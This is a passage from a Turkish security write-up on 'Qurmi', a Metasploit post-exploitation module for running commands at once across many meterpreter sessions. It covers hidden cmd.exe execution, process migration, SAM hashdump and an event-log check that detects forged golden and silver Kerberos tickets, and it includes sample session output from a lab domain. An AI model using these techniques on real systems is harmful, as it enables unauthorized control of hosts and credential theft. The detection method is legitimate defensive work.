214     r = cli.sys.process.execute("cmd.exe /c #{i}", nil, {'Hidden'=>true, 'Channelized'=>true})
215     r.channel.read.split("\n").each do |i|
216       if i.include?"LISTENING" and i.include?"."
217           puts i
218       elsif i.include?"ESTABLISHED" and i.include?"."
219           puts i
220       end
221     end
222     r.channel.close
223     r.close
224   end
```

Bir diğer post işlemimiz seçilen hedef makinelerde listen ve established olan port bilgilerini öğrenmek. Bunu yapmak için ise hedef makinelerde arkaplanda cmd.exe çalıştırılmıştır. Procces classı altında bulunan execute metodu ile hedef sistemde istenilen herhangi bir program çalıştırılabilmektedir. Biz ise bu metodu kullanarak cmd çalıştırdık. Tanımladığımız metoda

cmd.exe programına vereceğimiz komutu argüman olarak aldık. Bu senaryoda ise cmd.exe programına *netstat –an* komutu verilmiştir. Bu komutun çıktısı daha sonra parse edilerek ipv6 değerleri çıkarılıp yalnızca listen ve established modda olan portlar ve bu portların bağlantı kurduğu adresler listelenmiştir.

3.3.6 Migration

Meterpreter payloadı hedef sisteme yüklenirken payloadı çalıştıran kullanıcının hak ve yetkilerine sahip olmaktadır. Yapılacak olan işlemlerin tümü bu kullanıcının hak ve yetkileri çerçevesinde yapılmaktadır. Bu tür durumlarda bazen başka bir processese migrate olma ihtiyacı duyabilmekteyiz. Bunun sebepleri arasında 64 bitlik mimariye sahip bir makinede 32 bitlik bir meterpreter oturumu var ise bazı işlemleri gerçekleştirememezdir. Ya da token hijacking yapmak istediğimizde yine bu noktada migration yapmaya ihtiyaç duyabilmekteyiz. Migration işlemini ise meterpreter payloadının çalışan bir processe kendini enjekte ederek o processin hak ve yetkilerine sahip olmasıdır. Ancak kendinden daha düşük bir seviyede olan bir processe migrate olunabilir. Örneğin system haklarında çalışan bir process var ise ve meterpreter normal bir user'ın haklarına sahip ise bu durumda system haklarına sahip bir processe migrate olamayacaktır.

```
248   def migrate *args
249     sess = nil
250     pid  = nil
251
252     opts = Rex::Parser::Arguments.new(
253     "-h" => [false, "Help menu" ],
254     "-s" => [true, "Session number"],
255     "-p" => [true, "process id number"]
256     )
257
258   opts.parse(args) { | opt, idx, val |
259     case opt
260       when "-h"
261         print_line(opts.usage)
262         return
263       when "-s"
264         sess = val
265       when "-p"
266         pid = val
267       else
268         print_error "Wrong Parameter!"
269     end
270   }
271
272     if @@selectedTargets.include?sess.to_i
273       cli = framework.sessions.get(sess.to_i)
274       begin
275         cli.core.migrate(pid.to_i)
276         print_good "Migration is successful! SESSION: ["+sess+"] - PID: ["+pid+"]"
277       rescue
278         print_error "Migration is failed!"
279       end
280     else
281       print_error "Selected session is not include targeted sessions list or wrong parameter!"
282     end
283   end
```

Elimizde bir çok session olduğu için ve her sessionda ortak processler olmasına rağmen bunların pid değerleri farklı olduğu için “-s” gibi bir parametre tanımlandı. Bu parametreye session id değeri verilecek. Daha sonra “-p” parametresi ile de pid değeri belirtilecek. Migrate, metasploitin bir core komutu olduğundan dolayı doğrudan core sınıfı üzerinden erişebilmekteyiz. Yukarıda 272. satırdan sonrası migration işleminin durumuna göre başarılı veya başarısız mesajlar yazdırılmıştır. Herhangi bir hata çıkıp programın sonlanma ihtimaline karşı error handling ile hatalar yakalanarak kullanıcıya daha uygun bir biçimde gösterilmiştir.

3.3.7 Kerberos Protokolü

Golden ve Silver ticketların ne olduğuna geçmeden önce Windows'ta kullanılan kimlik doğrulama servisi olan kerberos protokolünden bahsetmek gerekir.

Kerberos, TCP/IP yapısının yeterince güvenli bulunmaması sonucu MIT tarafından geliştirilen bir ağ kimlik denetleme protokolüdür. Oracle, Apple, Google, Microsoft gibi büyük vendor firmalardan aldığı destekler ve sponsorluklarla Kerberos geliştirilmeye devam etti ve son versiyonu olan 5 ise IETF (Internet Engineering Task Force) tarafından RFC 1510 koduyla standartlaştırıldı. Bu protokol, yunan mitalojisindeki 3 başlı köpekten adını almıştır.

Yunan mitolojisindeki Kerberos adlı bekçi köpeğinin üç farklı başı Kerberos protokolünün üç farklı alt yapısını simgeler. Bunlar;

- Anahtar Dağıtım Merkezi (Key-Distribution-Center/KDC)
- Kullanıcı ve hesabı
- İstenilen servisi sağlayan sunucu

Anahtar Dağıtım Merkezi, Active Directory Domain Kontrolörünün bir parçası olarak kurulur ve temel olarak iki farklı görevi vardır:

- Kimlik doğrulama hizmeti (Authentication Service)
- Bilet Sağlama Hizmeti (Ticket-Granting Service)


Kısaca özetlemek gerekirse bir kullanıcı ilk kez bir hizmet almak istediğinde sırasıyla

- Kimlik doğrulama hizmeti takası
- Bilet sağlama hizmeti takası
- Kullanıcı/Sunucu takası

aşamalarından geçmelidir.

Kullanıcı ilk olarak kullanıcı kimlik bilgilerini girerek Active Directory Domain Kontrolörüne kullanıcı olduğunu ispatlar ve bunun sonucu olarak Domain Kontrolöründeki Kimlik Doğrulama Hizmeti, kullanıcı bilgilerini kontrol edip onaylayarak sonra kullanıcıya Bilet-Sağlayan-Bilet (Ticket Granting Ticket) sağlar. Bu bilet kullanıcıya gönderilmeden önce kullanıcının şifresi ile hash işlemine sokulur. Böylece bu bilet ağ üzerinden kriptolu olarak hareket eder ve kullanıcı

bilgisayarı, kullanıcı şifresiyle bu kriptoyu açabilir. “Bilet Sağlayan Bilet” bir nevi joker gibi düşünülebilir. Kullanıcı ağ üzerindeki bir servisi kullanmak istediğinde bu bilet-sağlayan-bileti Domain Kontolörüne tekrar gönderen kullanıcı, Domain kontrolöründen elindeki bilete karşılık ulaşmak istediği servise ait bir bilet talep eder. Bu sefer kullanıcı Domain Kontrolöründeki bünyesindeki “Bilet Sağlama Hizmeti”nden yanıt alır. Bilet sağlama hizmeti kullanıcıya istediği hizmete ait “Servis Bileti”ni verdikten sonra kullanıcı bu servis biletiyle ulaşmak istediği ağ servisine bağlanarak istediği hizmeti alır.



Kerberos kimlik doğrulama servisi genel hatlarıyla aşağıdaki adımlardan meydana gelir.


- Kullanıcı sisteme username ve password ile giriş yapar.
- Password ntlm hash’e dönüştürülür ve Key Distrubited Center(KDC)’ye gönderir. (Kdc, DC’de bulunan ve genel olarak authentication ve ticketlardan sorumlu bir servistir.)
- KDC bilgileri kontrol eder ve doğrular ise Ticket Granting Ticket(TGT) oluşturur ve kullanıcıya gönderir.(TGT’yi sadece DC’deki KRBTGT servisi okuyabilir.)
- Bir servis başlatma isteği oluştuğu zaman kullanıcı TGT’yi DC’ye gönderir.
- DC, TGT’nin geçerliliğini teyit ederse bir TGS bileti oluşturur. Oluşturulan bu TGS bileti başlatılmak istenen servisin kullanıcısının ntlm hashi ile şifrelenerek kullanıcıya gönderilir.

- Kullanıcı bu TGS biletini başlatmak istediği servise gönderir. İlgili servis, TGS biletini kendi ntlm hashini kullanarak açar/okur ve değerler doğrulanır ise servis kendisini başlatır.

Yukarıda bulunan bu süreci manüpüle eden bazı saldırı teknikleri geliştirilmiştir. Bizim değineceğimiz kısım ise oluşturulan sahte TGS ve TGT biletleri olacaktır. Oluşturulan sahte TGT biletlerine golden ticket, sahte TGS biletlerine ise silver ticket denilmektedir.


3.3.8 Golden Ticket

Yukarıda da bahsetmiş olduğumuz üzere golden ticket oluşturulan sahte Ticket Granting Ticket'tır. Aşağıdaki diyagramda görmüş olduğumuz üzere DC(Domain Controller) ile kullanıcı arasındaki iletişimde kerberos kimlik doğrulama protokolunun doğal işleyişinden olan "request TGT" ve "receive TGT" süreçleri yok. Çünkü oluşturulmuş olan sahte bir TGT bileti olduğundan DC kullanıcının bu bilete sahip olduğunu biliyor/kabul ediyor ve DC tarafından kullanıcıya herhangi bir TGT bileti verilmiyor. Kullanıcının kullanmış olduğu TGT sahte ama geçerlidir. Kullanıcı artık bir servis başlatmak istediğinde DC'ye sadece TGS isteğinde bulunacaktır. DC'de kullanıcının TGT'ye sahip olduğunu bildiğinden gereken TGS biletini kullanıcıya sağlayacaktır.Böylelikle kullanıcı izni olmadığı halde domainde istediği herhangi bir servisi başlatabilecektir.



3.3.9 Silver Ticket

Aşağıdaki diyargramda görüleceği üzere DC ile user arasında herhangi bir iletişim yok. Çünkü TGT'nin sahte TGT oluşturmanın amaçlarından biri de TGS bileti alarak bir servis başlatmak. Eğer zaten sahte bir TGS bileti oluşturulur ise istenilen servis doğrudan başlatılabilir. Sahte bir TGS bileti, TGT'den daha tehlikeli olabilir. TGS ile gerekli bilgilere sahip olunduğu takdirde istenilen servis başlatılabilir. Ayrıca TGS biletinin tespit edilmeside daha güç çünkü DC ile herhangi bir etkileşime geçmediğinden farkedilmesi daha güç olmaktadır.



Sürecin nasıl işlediğine baktığımıza göre şimdi oluşturulan TGT veya TGS biletinin sahte olup olmadığını nasıl anlayacağız sorusuna cevap vermemiz gerekir. Oluştulan bu biletlerin sahte olduğunu ise event loglardaki bazı kayıtlardan anlayabilmekteyiz. Bu kayıtlar Security loglarında 4624 ve 4672 event id'lerinde bulunan Domain Account alanındaki değerden tespit edebilmekteyiz.

Eğer 4624(Account Logon) ve 4672(Admin Logon) id'li eventlarda bulunan Domain Account alanında domain ismi yazılması gerekirken boş veya domain ismi dışında başka bir değer almış ise kullanılan/oluşturulan ticketlerın sahte olduğunu gösterir.

Qurmi tooluda gerçek domain değerini yukarıdaki event id'lerde bulunan ilgili değerler ile karşılaştırarak bir sonuç döndürmektedir.

RD adında bir domaine ait olan 4624 id değerine sahip kayıt örneği aşağıda gösterilmiştir. İlk resimde "Account Domain" alanına ait değerde domain ismi yazması gerekirken başka bir değer yazılı olduğundan sahte bir ticket kullanıldığı sonucuna rahatlıkla varabiliriz. İkinci resimde ise "Account Domain" alanında domain adı yazıldığı için kullanılan ticketların DC tarafından verildiği anlaşılmaktadır.

Şekil 2 Geçersiz bir TGT bileti örneği

Şekil 3 Geçerli bir tgt bileti örneği

Artık ticketlar hakkında ihtiyacımız olan bilgilere sahip olduğumuza göre bunu otomatize bir şekilde kontrolunu sağlayacak kodları yazmamız gerekir.

3.3.10 Golden ve Silver Ticket Tespiti Metodu

```
358  def eventLog cli, *args
359    filter  = nil
360    logName = nil
361    count   = nil
362
363    opts = Rex::Parser::Arguments.new(
364    "-h" => [false, "Help menu" ],
365    "-c" => [true,  "Record count of event logs"],
366    "-l" => [true,  "List a given event log. Valid Value: [Security]"],
367    "-f" => [true,  "Event ID to filter events on. Valid Values: [4624, 4634, 4672]"],
368    )
369
370    opts.parse(args) do |opt, idx, val|
371    case opt
372      when "-h"
373        print_line opts.usage
374        return
375      when "-l"
376        logName = val
377      when "-f"
378        filter  = val
379      when "-c"
380        count   = val
381      else
382        print_warning("Invalid Parameter")
383    end
384    end
385    list_logs cli, logName, filter, count
386  end
```

Öncellikle belli olan tek bir event log değerini çekmiyoruz. O sebeple, bu durum için belli başlı parametreler tanımlamamız gerekir. Çünkü golden ve silver ticket tespiti için tek bir event kaydı bulunmamaktadır. Birkaçına bakmamız gerekebilir. Bu yüzden kullanıcının isteğine bağlı olarak bu değeri kullanıcıdan alacağız. Alacağımız ilk değer event log sayısı olacaktır. Çünkü aynı id değerine sahip binlerce event kaydı tutulmamaktadır. Birkaç yıl önceki kayıtları listelemenin bir anlamı yok. Güncel olan kayıtları listeleceğimizden bunun için ayrı bir sınırlama getirmemiz gerekir. Bunu da "-c" parametresiyle kullanıcıdan almaktayız. Bir diğer parametremiz ise "-l", bu ise çekeceğimiz log kaydının hangi kategoriden olduğunu belirtiyor ki bize lazım olan "Security" kategorisindeki 4624 ve 4672 id değerine sahip loglardır. Son olarak kategorisini belirlediğimize göre artık ilgili kategorideki hangi id değerlerine sahip kayıtları çekeceğimizi belirleyecek olan "-f" parametresini tanımlıyoruz. Netice itibariyle amaçladığımız aşağıdaki formata uygun bir komut oluşturmak.

>> *eventlog –f 4624 –c 15 –l Security*

Yukarıdaki komut ile, security loglarında 4624 id değerine sahip olan son 15 kaydı listelemesini istedik.

```
410   begin
411     event_data = ""
412     log = cli.sys.eventlog.open(eventlog_name)
413     log.each_backwards do |e|
414
415       if e.eventid == filter.to_i
416         eventId    = e.eventid
417         eventDate  = e.generated
418         domain     = e.strings[2]
419
420         case filter
421         when 4624
422           accountName  = e.strings[5]
423           computerName = e.strings[1]
424           logonType    = e.strings[8]
425
426         when 4672
427           accountName  = e.strings[1]
428           computerName = ""
429         when 4634
430           logonType    = e.strings[4]
431           accountName  = e.strings[1]
432         end
433
434         realDomain = cli.sys.config.sysinfo['Domain']
435         detect     = if domain == realDomain or domain == "NT AUTHORITY" or domain == "-" then no else yes end
436         logview << [eventDate.to_s.chomp(" +0300"), eventId, computerName,
437                     accountName, domain, realDomain, logonType, detect]
438         cnt += 1
439       end
440         break if cnt == count
441     end
442     print_line(logview.to_s)
443
444   rescue
445     print_error("Failed to Open Event Log #{eventlog_name}")
446   end
447 end
```

Sys altında bulununan eventlog classının open metoduna “-l” paremetresinden gelen değeri veriyoruz. Bu metod bize bir liste döndürmektedir. Ve dönen bu listede bütün event log kayıtları mevcuttur. Ancak bizim bu kayıtları ayıklayıp sadece bize gerekli olacak id değerlerine sahip eventları almalıyız. Geri kalanları elemeliyiz. Bu sebeple 415. satırda bunun kontrolu yapılmıştır. Kullanıcının “-f” paremetresine verdiği event id değerine sahip kayıtları tek listelenecektir. 420. satırdan itibaren başlayan case yapısı ise verilen event id değerine göre dönen listede bize lazım olan değerlerin indisleri farklılık gösterdiği için case yapısıyla buna çözüm getirilmiştir.

434. satırdan itibaren ise gerçek domain ismi “realDomain” değişkeninde tutulmuştur. Daha sonra ilgili event logdaki “Account Domain” değeri ile karşılaştırılmıştır. Eğer bu değer aynı ise o zaman herhangi üretilmiş sahte bir ticket yoktur. Eğer farklı ise golden veya silver ticket vardır. Böylelikle insan kontorollü ile yapılması çok zaman alan bir işlem otomatize hale getirilerek sadece birkaç saniyede çözülmüştür.

3.4 PROJENİN TEST EDİLMESİ

Qurmi aracını test etmek için örnek bir domain ortamı oluşturuldu ve 4 makine domaine dahil edildi. Öncellikle psexec_scanner[1] ve qurmi[2] modullerinin indirilmesi gerekir. Psexec_scanner modülünü *auxiliary/scanner/smb/* dizinine, qurmi modülünü de *post/windows/gather/* dizinine atabilirsiniz. Artık metasploit frametwork başlatılabilir.

Senaryomuz gereği domain admin'in kimlik bilgilerine sahip olduğumuzu ve psexec_scanner modülü ile domainde olan makinelere bağlandığımızı varsayıyorum. Artık elimizde 4 tane meterpreter oturumu var. Bizim yapacağımız işlem ise bu oturumlar üzerinde tek bir noktadan toplu işlemler yapmak. Modülü çalıştırdığımızda aşağıdaki ekran ile karşılaşacağız.

```
msf post(qurmi) > run

    [adeosecurity.com]                          db

     odWWYOO  MM    MM  MMHHHHH  MMHHHHOOHHHHMM  MM
    fW    MM  MM    MM  MM   UU  MM    MM    MM  MM
    8M    MM  MM    MM  MM       MM    MM    MM  MM
    YA    MM  MM    MM  MM       MM    MM    MM  MM
     WMWWMM  UUOOOOOU  MM       MM    MM    MM  MM
          MM
          MM          ******************************
                      ** [Musa ŞANA]-[@musa_sana] **
                      **   2017 - Adeo Security   **
                      ******************************


Basic Commands
==============

  Command        Description
  -------        -----------
  clear          Clear Terminal
  exit, quit, q  Exit this module
  help, ?        Help menu or type ?
  migrate        Migrate a process. For help -h parameter
  set_targets    Select target(s)
  show_sessions  Show active sessions list
  show_targets   Show selected target(s) list
  unset_targets  Unset selected target(s)


Post Commands
=============

  Command         Description
  -------         -----------
  eventlog        View event log for detect silver or golden ticket. for help -h parameter
  hashdump        Dumping SAM database
  network_status  List listen and established ports or local ip.
  search          Search a file on all targeted sessions. for help -h parameter
  show_processes  List processes on all targeted sessions
  sysinfo         Get information about systems
```

3.4.1 Hedef Listesine Oturum Ekleme

Öncellikle yapmamız gereken mevcut session listesine bakmak olacaktır.

```
>>show_sessions


Active Sessions
===============

  Id  Platfrom     Type         Machine Info                          Connection
  --  --------     ----         ------------                          ----------
  5   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  10.5.30.125:4444 -> 10.5.40.106:49235
  6   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ DC              10.5.30.125:4444 -> 10.5.40.199:63572
  7   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90 10.5.30.125:4444 -> 10.5.40.185:49191
  8   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR 10.5.30.125:4444 -> 10.5.30.171:50139
```

Aktif oturumlardan target listesine eklemek istediklerimizi id değerine göre belirliyoruz.

```
>>show_targets


Selected Targets
================

  Id  Platfrom  Type  Machine Info  Connection
  --  --------  ----  ------------  ----------

>>set_targets

[!] Target is not selected!
[*] Usage: set_targets <parameter>. Example: set_targets [all ; 2-13 ; 2,5,4,9]
>>set_targets 5,8,6

>>show_targets


Selected Targets
================

  Id  Platfrom     Type         Machine Info                          Connection
  --  --------     ----         ------------                          ----------
  5   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  10.5.30.125:4444 -> 10.5.40.106:49235
  6   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ DC              10.5.30.125:4444 -> 10.5.40.199:63572
  8   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR 10.5.30.125:4444 -> 10.5.30.171:50139
```

set_targets all	Mevcut bütün oturumları target listesine ekler.
set_targets 1-7	1 ile 7(dahil) aralığını target listesine ekler. (İlgili aralıkta aktif olmayan oturumları pas geçilir.)
set_targets 1,3,6	Sadece 1,3 ve 6 id değerine sahip oturumları ekler.

Artık elimizde bir hedef listemiz var. Kontrol edelim.

```
>>show_targets


Selected Targets
================

  Id  Platfrom     Type         Machine Info                          Connection
  --  --------     ----         ------------                          ----------
  5   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  10.5.30.125:4444 -> 10.5.40.106:49235
  6   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ DC              10.5.30.125:4444 -> 10.5.40.199:63572
  8   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR 10.5.30.125:4444 -> 10.5.30.171:50139

>>unset_targets

>>show_targets


Selected Targets
================

  Id  Platfrom  Type  Machine Info  Connection
  --  --------  ----  ------------  ----------

>>set_targets all

>>show_targets


Selected Targets
================

  Id  Platfrom     Type         Machine Info                          Connection
  --  --------     ----         ------------                          ----------
  5   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  10.5.30.125:4444 -> 10.5.40.106:49235
  6   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ DC              10.5.30.125:4444 -> 10.5.40.199:63572
  7   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90 10.5.30.125:4444 -> 10.5.40.185:49191
  8   x86/windows  meterpreter  NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR 10.5.30.125:4444 -> 10.5.30.171:50139
```

unset_targets komutu ile mevcut target listesini boşaltabiliriz. Şimdilik **set_targets all** diyerek mevcut bütün oturumları target listesimize ekleyelim. Artık yapacağımız bütün işlemler bu listedeki oturumlar üzerinde tek tek uygulanacaktır.


3.4.2 Seçilen Oturumlar Hakkında Bilgi Alma

sysinfo ile makineler hakkında genel bir bilgiye sahip olalım.

```
>>sysinfo

 [TARGET 5] Name:NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  Connection:10.5.30.125:4444 -> 10.5.40.106:49235

Architecture     : x64
Computer         : ADEOSECWIN7X64A
Domain           : ADEOSEC
Logged On Users  : 2
OS               : Windows 7 (Build 7600).
System Language  : tr_TR

 [TARGET 6] Name:NT AUTHORITY\SYSTEM @ DC  Connection:10.5.30.125:4444 -> 10.5.40.199:63572

Architecture     : x64
Computer         : DC
Domain           : ADEOSEC
Logged On Users  : 4
OS               : Windows 2012 R2 (Build 9600).
System Language  : en_US

 [TARGET 7] Name:NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90  Connection:10.5.30.125:4444 -> 10.5.40.185:49191

Architecture     : x64
Computer         : WIN-173NTFO7C90
Domain           : ADEOSEC
Logged On Users  : 2
OS               : Windows 2008 R2 (Build 7601, Service Pack 1).
System Language  : en_US

